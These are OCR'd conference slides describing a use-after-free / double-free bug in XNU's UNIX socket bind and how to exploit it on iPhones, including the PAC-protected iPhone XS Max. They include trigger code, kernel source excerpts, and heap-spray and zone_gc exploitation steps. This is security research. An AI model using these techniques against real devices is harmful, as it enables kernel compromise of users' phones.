a 64bits pointer


PAC (Pointer Authentication Code)




PAC (Pointer Authentication Code)



PAC (Pointer Authentication Code)



(*so->so_proto->pr_lock)(so, refcount, lr_saved);



BLRAAZ = AUTIAZ + BLR

Filling X8 with arbitrary code gadget, AUTIAZ will yield an invalid address, leading to a kernel panic


Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

Recap

```c
int sock;
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Connect the socket to the path1. */
connect(sock, (struct sockaddr *)&name1,
        SUN_LEN(&name));
/* Connect the socket to the path2. */
connect(sock, (struct sockaddr *)&name2,
        SUN_LEN(&name));
```

Trigger UAF by connecting two names



From the kernel point of view

Take another look at unp_connect

First use of the freed socket

```
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...

    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
    so2 = vp->v_socket;
    lck_mtx_unlock(unp_connect_lock);


    if (so2->so_pcb == NULL) {
        error = ECONNREFUSED;
        if (so != so2) {
            socket_unlock(so2, 1);
```

Note that we can safely return from socket_lock, if we avoid the function pointer call


Take another look at unp_connect

Second use of the freed socket

```
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...

    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
    so2 = vp->v_socket;
    lck_mtx_unlock(unp_connect_lock);


    if (so2->so_pcb == NULL) {
        error = ECONNREFUSED;
        if (so != so2) {
            socket_unlock(so2, 1);
```

UAF, let's look at the second USE

struct socket





```
void
socket_unlock(struct socket *so, int refcount)
{
                ...
                so->so_usecount--;
                if (so->so_usecount == 0)
                    sofreelastref(so, 1);
            }
            lck_mtx_unlock(mutex_held);
        }
}
```


socket_unlock is very similar to socket_lock, except when so->so_usecount turns to 0

sofreelastref

- sofreelastref has a lot of cleanup, but eventually calls kfree




The race condition bug results in a UAF
The UAF results in a double free





Create a number of sockets

Exploit the race condition in unp_bind to construct two vnodes holding a dangling pointer, pointing to one of the sockets



Close all the sockets, and trigger zone_gc()






Spray controllable data (fake sockets), make sure offset 0x18 in fake sockets pointing to a fixed/leaked heap address

struct vnode

VSOCK
0
…

struct vnode

VSOCK
v_socket
…



Connect to the two vnodes.
Avoid invoking the two function pointers, and go to kfree in sofreelastref.

